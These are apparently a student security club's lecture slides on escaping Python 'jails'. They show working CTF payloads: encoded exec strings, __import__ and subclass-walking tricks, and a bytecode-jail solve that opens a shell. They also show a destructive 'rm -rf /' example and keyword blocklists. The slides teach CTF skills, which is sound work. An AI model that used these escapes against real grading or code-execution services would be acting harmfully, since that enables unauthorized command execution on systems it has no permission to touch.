FA2022 Week 11

Python Jails

Pete

Announcements

- Origami social with WiCyS!
  - Fold paper and eat snacks!
  - Monday 6PM @ Siebel CS 1302

- CSAW 2022 Finals
  - Wish our four representatives luck this weekend!
- BuckeyeCTF Results
  - Second place overall
  - First place undergrad
  - Writeups due November 13

#	Team	Points
1	idek	9138
2	sigpwny	9084
3	Psi Beta Rho | UCLA	8657

ctf.sigpwny.com

sigpwny{__jailbreak__}

What is a Jail

No, you aren't wearing handcuffs


Jail

- Restricted execution environment in the **same context** as the program
  - Typically has some restrictions placed on your input
- Different than a sandbox
  - Execution environment in a **secure or unprivileged context** as the program
  - Serialized communication to prevent vulnerabilities

Sandbox vs Jail

- Run your code on my Virtual Machine
  - Btw, you have no network access, read/write access
  - Send your output back to me as a string

- Run your code in my environment
  - Don't use "`os.system`" calls
  - Don't use single quotes



Jail Example

```python
if __name__ == '__main__':
    print('Give me a function that adds two numbers.')

    user_input = input()

    # Execute user input to get add function
    exec(user_input)

    # Evaluate how correct their function is
    if add(5, 4) == 9:
        print('Correct!')
    else:
        print('Incorrect!')
```

```
$ python3 jail.py
Give me a function that adds two numbers.
def add(a,b): return a*b
Incorrect!

$ python3 jail.py
Give me a function that adds two numbers.
def add(a,b): return a+b
Correct!
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py", line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

Output of 'whoami'

This is REALLY bad! You can execute any command on the system!

Is this a real thing?

- Leetcode! Hackerrank! Your OA 😳😳! Prairielearn 😳😳
- Why would anyone make a jail?
  - Sandboxes are hard to create correctly
  - Sandboxes have additional overhead
  - Hard to understand risks if you are not in cybersecurity
  - Jails are simple to implement and use

Level 0: Source Limitation

- Don't use the "system" word (so no `os.system`)
- Can we still achieve code execution?

Level 0: Source Limitation

- Don't use the "system" word (so no `os.system`)
- Can we still achieve code execution?

Of course!

- Different functions
- Different encodings
- Bypassing blacklist

```
import os;print(os.popen('whoami').read())
exec('import os;os.sys'+'tem("whoami")')
exec("\x69\x6d\x70\x6f\x72\x74\x20\x6f\x73\x3b\x
6f\x73\x2e\x73\x79\x73\x74\x65\x6d\x28\x22\x77\x
68\x6f\x61\x6d\x69\x22\x29")
```

Level 0: The Problem

```python
print('Just learned this cool python feature, exec!')
exec(input('your code > '))
```

```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```

```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```

Level 0: Continued

`eval` instead of `exec` : Only 1 "line" of code / expression allowed

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os;os.system('whoami')
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/angry/jail.py", line 7, in <module>
    eval(user_input)
  File "<string>", line 1
    import os;os.system('whoami')
    ^^^^^^
SyntaxError: invalid syntax
```

Use __import__ or properties of existing stuff

```
__import__('os').system('whoami')
print(globals()['os'].system('whoami'))
```

I can access local and global variables with locals() and globals()

Level 0: Challenge

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```python
import os; os.popen("cat /flag.txt").read()
```

```python
print(open("/flag.txt").read())
```

Raise your hand if you can read /flag.txt without " or open or read!

Level 0: Possible Solution

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```python
import os; os.system('cat /flag.txt')
```

Cheatsheet

Python is hard

"Everything is an object"

dir(thing)	Show all methods/variables of a thing	>>> dir(1) ['__abs__', '__add__', '__a __', '__dir__', '__divmod__
__import__(thing).do_stuff()	Equivalent to import thing; thing.do_stuff()	>>> __import__('os').system('pwd') /Users/retep
class.__subclasses__()	Get subclasses of a class	>>> object.__subclasses__()[:3] [<class 'type'>, <class 'async_generator'>, <class 'int'>]
thing.__class__	Get class of a thing	>>> a=1;a.__class__ <class 'int'>
class.__base__ class.__mro__	Get root class of class Get class hierarchy of a class	>>> a=1;a.__class__.__base__ <class 'object'>

thing.__getattribute__(property)
OR
getattr(thing, property)
	Equivalent to thing[property]	>>> a.__getattribute__('__class__')
		<class 'int'>
		>>> getattr(a, '__class__')
		<class 'int'>

locals(), globals()	Get the local and global variables, respectively	>>> def func():
		... b = 5
		... print(locals())
		... print(globals())
		...
		>>> func()
		{'b': 5}
		{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'a': 1, 'func': <function func at 0x104dd31c0>}

__builtins__.python_thing	Equivalent to python_thing	>>> __builtins__.int == int True

Level 1: Environment

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
{}}, {'print':print})
```

- Need to get a reference to `__import__`
- We are given:
    - The global variables
    - The print function
    - `__builtins__` is empty!

```
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_im
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```

Level 1: Environment

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
{}}, {'print':print})
```

```
print(globals['__builtins__'].__import__('os').popen('cat
/flag.txt').read())
```

Level 1: Bonus

print pyjail

```
exec(user_input, {'globals': {}, '__builtins__': {}},
                 {'print':print})
```

Can we break out using only the `print` function and it's parent classes?

Level 1: Bonus Solution

```
print.__class__.__base__.__subclasses__()[104]().load_module("os").system("whoami")
```

- Get to the base object
- Get all subclasses of the base object
- Get the `_frozen_importlib.BuiltinImporter` object
- Load the os module
- Get the system function
- Call whoami

class `importlib.machinery.`**`BuiltinImporter`**

An importer for built-in modules. All known built-in modules are listed in `sys.builtin_module_names`. This class implements the `importlib.abc.MetaPathFinder` and `importlib.abc.InspectLoader` ABCs.

Only class methods are defined by this class to alleviate the need for instantiation.

Changed in version 3.5: As part of **PEP 489**, the builtin importer now implements `Loader.create_module()` and `Loader.exec_module()`

Level 2: Bytecode restrictions

- Certain python language features are removed
- Literally remove any opcode (e.g. add) by recompiling the language!
- Solution: Abuse python internals and niche operations
- Presenting a cool solve by @tow_nater and @gsitica last year

Bytecode Limitations

- When Python is executed, it is first compiled to "Python Bytecode"
    - Essentially, a stack-based assembly language
- Restrictions can be placed on this "Python Bytecode" at a compiler level
    - These challenges are typically quite advanced, and have very little real-world use

```
>>> import dis
>>> test = '''
... try:
...     t = 1234
... except:
...     t = 4567
... '''
>>> test = compile(test, "", "exec")
>>> dis.dis(test)
  2           0 SETUP_EXCEPT            10 (to 13)

  3           3 LOAD_CONST               0 (1234)
              6 STORE_NAME               0 (t)
              9 POP_BLOCK
             10 JUMP_FORWARD            13 (to 26)

  4     >>   13 POP_TOP
             14 POP_TOP
             15 POP_TOP

  5          16 LOAD_CONST               1 (4567)
             19 STORE_NAME               0 (t)
             22 JUMP_FORWARD             1 (to 26)
             25 END_FINALLY
        >>   26 LOAD_CONST               2 (None)
             29 RETURN_VALUE
>>>
```

Python bytecode

Bytecode Restricted CTF Jail

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
	global used_gift
	if used_gift: sys.exit(1)
	used_gift = True
	setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
	print("Nobody needs that much math!")
	sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
	if inst.is_jump_target:
		print("Math doesn't need control flow!")
		sys.exit(1)
	nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
	if inst.opname in banned:
		bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
	if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Restrictions:

- Cannot make or call functions
- Input length <= 1337
- No control flow (if/else/for/while)
- No double underscores
  - Means we can't access `__import__` or any python internal properties
- Only builtin is the "gift function"

Given:

- Function that lets us set one attribute once

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Looking for obscure language features… look at python OPCODES (documented here)

CALL_FUNCTION(*argc*)

Calls a callable object with positional arguments. *argc* indicates the number of positional arguments. The top of the stack contains positional arguments, with the right-most argument on top. Below the arguments is a callable object to call. `CALL_FUNCTION` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: This opcode is used only for calls with positional arguments.

CALL_FUNCTION_KW(*argc*)

Calls a callable object with positional (if any) and keyword arguments. *argc* indicates the total number of positional and keyword arguments. The top element on the stack contains a tuple with the names of the keyword arguments, which must be strings. Below that are the values for the keyword arguments, in the order corresponding to the tuple. Below that are positional arguments, with the right-most parameter on top. Below the arguments is a callable object to call. `CALL_FUNCTION_KW` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: Keyword arguments are packed in a tuple instead of a dictionary, *argc* indicates the total number of arguments.

CALL_FUNCTION_EX(*flags*)

Calls a callable object with variable set of positional and keyword arguments. If the lowest bit of *flags* is set, the top of the stack contains a mapping object containing additional keyword arguments. Before the callable is called, the mapping object and iterable object are each "unpacked" and their contents passed in as keyword and positional arguments respectively. `CALL_FUNCTION_EX` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

New in version 3.6.

LOAD_METHOD(*namei*)

Loads a method named `co_names[namei]` from the TOS object. TOS is popped. This bytecode distinguishes two cases: if TOS has a method with the correct name, the bytecode pushes the unbound method and TOS. TOS will be used as the first argument (`self`) by `CALL_METHOD` when calling the unbound method. Otherwise, `NULL` and the object return by the attribute lookup are pushed.

New in version 3.7.

CALL_METHOD(*argc*)

Calls a method. *argc* is the number of positional arguments. Keyword arguments are not supported. This opcode is designed to be used with `LOAD_METHOD`. Positional arguments are on top of the stack. Below them, the two items described in `LOAD_METHOD` are on the stack (either `self` and an unbound method object or `NULL` and an arbitrary callable). All of them are popped and the return value is pushed.

New in version 3.7.

MAKE_FUNCTION(*flags*)

Pushes a new function object on the stack. From bottom to top, the consumed stack must consist of values if the argument carries a specified flag value

- `0x01` a tuple of default values for positional-only and positional-or-keyword parameters in positional order
- `0x02` a dictionary of keyword-only parameters' default values
- `0x04` an annotation dictionary
- `0x08` a tuple containing cells for free variables, making a closure
- the code associated with the function (at TOS1)
- the qualified name of the function (at TOS)

Observation:
Methods aren't blocked

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: **could use the gift function to set its own code**

- Not quite, can't call functions :/

```
>>> gift(gift, '__code__', my_malicious_code)
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: banned instructions don't exit, are just

```
>>> dis.dis(compile("""def function(): pass""", "", "exec"))
  1           0 LOAD_CONST               0 (<code object function at
              2 LOAD_CONST               1 ('function')
              4 MAKE_FUNCTION            0
              6 STORE_NAME               0 (function)
              8 LOAD_CONST               2 (None)
             10 RETURN_VALUE
```

We can massage the stack using a tuple to **make a lambda function**!

```
>>> dis.dis(compile("""x = (0, lambda: None)""", "", "exec"))
  1           0 LOAD_CONST               0 (0)
              2 LOAD_CONST               1 (<code object <lambda> at
              4 LOAD_CONST               2 ('<lambda>')
              6 MAKE_FUNCTION            0
              8 BUILD_TUPLE              2
             10 STORE_NAME               0 (x)
             12 LOAD_CONST               3 (None)
             14 RETURN_VALUE
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Combine these pieces of information…

```python
# Use tuples to get a reference to a lambda function
return_input = (1, lambda x: x)[0]

# Add gift as a method of gift so we can call it
gift.my_method = gift

# Set the underlying code of gift to our return_input function
gift.my_method(gift, '__code__', return_input)

# Call gift.func again to run our payload
gift.my_method(__import__('os').system('sh'))
```

Looking Forward: PrairieLearn

Can we pass any python test case?

- PrairieLearn is open source
  - https://github.com/PrairieLearn/PrairieLearn
- PrairieLearn executes your python in a docker container
  - How does it verify the python submission was correct?
  - How does it sandbox python code from the test code?
  - Can we tamper with results?
- Do NOT try exploits on school instances or you will face disciplinary/legal action. Try exploits on locally hosted instances only.
- If you find something, submit an issue or create a pull request! Let's make PrairieLearn more secure!

Resources

Hacktricks / Exploit Ideas

- https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

Google!

- "CTF jail no <restriction>"

Helpers

- Raise your hand as you solve challenges

Next Meetings

2022-11-13 - This Sunday

- Security Unleashed with Max Bland
- "Glyph Positions Break PDF Text Redaction"

2022-11-14 - This Monday

- Origami social with WiCyS (Siebel CS 1302)
- Grab food and fold paper with our friends at WiCyS

2022-11-17 - Next Thursday

- Forensics with Minh
- Finding critical information in files systems and memory dumps

SIGPwny